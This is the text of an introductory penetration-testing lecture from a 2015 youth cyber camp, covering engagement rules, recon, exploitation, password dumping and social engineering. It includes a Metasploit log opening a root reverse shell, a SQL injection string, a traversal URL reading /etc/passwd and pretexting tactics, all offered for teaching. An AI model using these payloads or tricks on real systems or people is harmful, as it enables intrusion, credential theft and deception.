Penetration Testing 101

Dr. Vico Marziale
UNO Gen Cyber
7/30/2015

#id

- PhD in CS from UNO, specialization in digital forensics
- Senior Research Developer, BlackBag Technologies
- Owner, 504ENSICS Labs
  - Digital forensics
  - Network security assessments
  - Research and development
- GCFA, AAFS, Infragard
- Contributor to Scalpel, Registry Decoder, DAMM, Spotlight Inspector
- NolaSec, BsidesNOLA
- Bread baker, wine drinker, watcher of too many cartoons, general sci-fi geek, Joss Whedon fanboy

The Gist

- You have a computer network
- Folks want to break in
- How secure are you versus attack?
- Enlist professionals to attempt to break in and report
  - Success or failure (it's always success)
  - How to get in (multiple avenues)
  - How to fix ("remediation")
- Terms:
  - Penetration Test
  - Network security audit
  - Network security assessment
  - Red teaming (defenders are blue)

The What

- Businesses, schools, governments have digital assets (servers, user machines, labs, phones)
- All are under attack (or threat thereof) constantly
- To control the hardware
  - Launch other attacks
  - Crack passwords
  - Bitcoin mining
- To steal information
  - Competitive advantage
  - Profit (credit cards, health records)
  - Reveal secrets
- Ransomware (CryptoLocker)
- To cause mayhem
  - Defacement
  - Outright destruction

Attackers

- Activists (anonymous)
- Criminals
  - Organized (Russians)
  - Not
- Nation States
  - China, Russia, North Korea
- Unruly high school students …

Why Defend

- Obvious: Your money/secrets/competitive advantage
- Reputation
- Regulatory compliance
  - HIPAA
  - Financial Institutions
  - Schools?
- Law suits/criminal negligence/fines
- Business continuity
- Good citizen
- You have to clean up the mess!

Due Diligence

- These activities are illegal
- For each engagement there are contracts
- Permission to attack
- Permission to remove company assets
- What assets are in scope
- What actions are specifically forbidden
- Time frame, allowed attack times
- Who needs to know/must not know
- “Rules of Engagement”

The Pentest World

- Externally facing network
  - Web server
  - Mail server
  - Firewall
- Internal Network
  - Same list of servers
  - Client nodes
- Physical Locations
  - Door locks
  - Badges
- Users
  - You are the weakest link (well, maybe not *you*)

External Pentest: Recon

- What is touchable?
- OS version?
- Patch level?
- What services are listening?
- What app/version?
- What known vulnerabilities are there?
- Tools of the trade
  - Nmap
  - Nessus
  - Canvas
  - Metasploit
- “Unknown” assets
- Extra credit: fish around on social media for tech in use

Plugin ID	Count	Severity	Name	Family
11139	1	High	CGI Generic SQL Injection	CGI abuses
42479	1	High	CGI Generic SQL Injection (2nd pass)	CGI abuses
18405	1	Medium	Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness	Windows
39466	1	Medium	CGI Generic Cross-Site Scripting (quick test)	CGI abuses : XSS
42056	1	Medium	CGI Generic Local File Inclusion	CGI abuses
44136	1	Medium	CGI Generic Cookie Injection Scripting	CGI abuses
44670	1	Medium	Web Application SQL Backend Identification	CGI abuses
49067	1	Medium	CGI Generic HTML Injections (quick test)	CGI abuses : XSS
26194	1	Low	Web Server Uses Plain Text Authentication Forms	Web Servers
30218	1	Low	Terminal Services Encryption Level is not FIPS-140 Compliant	Misc.
47830	1	Low	CGI Generic Injectable Parameter	CGI abuses
11219	2	Info	Nessus SYN scanner	Port scanners
10107	1	Info	HTTP Server Type and Version	Web Servers
10287	1	Info	Traceroute Information	General
10302	1	Info	Web Server robots.txt Information Disclosure	Web Servers
10662	1	Info	Web mirroring	Web Servers
10940	1	Info	Windows Terminal Services Enabled	Windows
11032	1	Info	Web Server Directory Enumeration	Web Servers
11874	1	Info	Microsoft IIS 404 Response Service Pack Signature	Web Servers
11936	1	Info	OS Identification	General
12053	1	Info	Host Fully Qualified Domain Name (FQDN) Resolution	General
19506	1	Info	Nessus Scan Information	Settings
22964	1	Info	Service Detection	Service detection

External Pentest: Exploit

- For each known vulnerability
  - Is there a public exploit (hopefully)?
  - Is it in your toolset (if not, go get)?
  - Is it allowed? (DDOS)
  - Can you code one (pita)?
- If “yes”
  - You likely now control a machine!
- Tools of the trade
  - Metasploit
  - Core Impact ($$$$$)
  - https://www.exploit-db.com

```
msf  exploit(freepbx_callmenum) > exploit

[*] 192.168.237.148:80 - Sending evil request with range 2000
[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 4Xpe4GsKiYEtbSnI;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "4Xpe4GsKiYEtbSnI\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 4 opened (192.168.237.129:4444 -> 192.168.237.148:58345) at 2012-11-07 21:29:57 +0000

id
uid=0(root) gid=0(root)
```

External Pentest: Manual

- For each service you can hit
  - Can you interact?
  - Website forms
  - Uploads (resumes)
  - Login forms (common or default credentials)
- Types of attacks
  - SQL injection
  - XSS
  - Trojan file
  - Directory traversal

SQL Injection

SQL query from login form:

”**SELECT** * **FROM** users **WHERE** name =” + userName + “;”

Attacker enters username:

' OR '1'='1

Query presented to db:

SELECT * **FROM** users **WHERE** name = '' **or** '1'='1';

Result:

Entire “users” table dumped.

Directory Traversal

The problem: Insecure access controls.

Browse to:

www.your-url.edu/../../../../../../../../../etc/passwd

The result:

The password file is served to the attacker.

(Or the final exam, or your tax returns, or archived emails …)

Internal Pentest

- Mostly the same as an external test, but usually way more fun
- Unpatched machines
- Open file shares
- Antiquated systems, OSs
- No firewalls
- Flat network architecture
- Way more targets
- Test systems
- Security in general far more lax
- Shared local Administrator password …

Local Admin

- The go-to first avenue of attack on any internal assessment
- Do you use the same password across your infrastructure?
  - This is really not good
- Requires foothold on one machine
  - Crack or dump local admin
  - Test on other machines
  - Use creds to dump domain logins

Tools

- John the ripper
  - Crack password hashes
- Mimikatz
  - Dump cleartext passwords from memory
- Psexec
  - Use credentials on remote machines
  - (To run mimikatz)
- Domain admin FTW!

Physical Security

- Goal: get into areas you're not supposed to be in, and get "stuff"
- Alternate entrances
- Elevator controls
- Stairwell access
- Tailgating
- Empty offices
- NAC

Physical Security

- Loose documents
- Server room access
- Parking lot wireless
- Chain of command/authentication/protocols
- Unlocked machines
- “Dropped” devices

Tools of the Trade

- The best: “Hey, how ya doin’?”
- SpoofCard
- Business cards
- Out of office emails
- Company directories/LinkedIn
- Trojaned CDs and USBs
- Cigarette
- Uniforms (pest control, deliver service)
- Nerves
- Appeals using authority of executives
- Heinous crimes


- Requires: “Get out of jail free card”

Social Engineering

- Goal: get access to information and/or resources via trickery
- Hospitals: get medical records
- Banks: get debit/credit cards
- Everywhere: get access to systems, email, private documents
- Using phone calls, emails, site visits, etc.

Social Engineering

- Major security problem: Users



Users

- … can’t live with ‘em …
- Trusting, nosy, lazy
- Poor passwords
- Click OK to everything
- Click links in mail
- Open attachments
- Insert USB thumb drives
- Give out passwords

Techniques

- Trojaned USB, CD
- Emails
- Phone calls
- You've won …
- Just put in your credentials to win …
- Proud sponsor of …
- Award for exemplary service …
- Calling for my husband/wife
- Website forgeries
- Resume

Other Assessments

- DLP
- NAC
- Default client/server config
- Firewall rules
- Rogue wireless
- App security
- Password security

Endgame

- Deliver a report of results
- Successful/unsuccessful techniques
- Entry points
- Stats on social engineering
- Kudos!
- Oh, no's!
- Remediation (and remediation testing)

Demo (Maybe)

Questions?

Vico Marziale

@vicomarziale

vicodark@gmail.com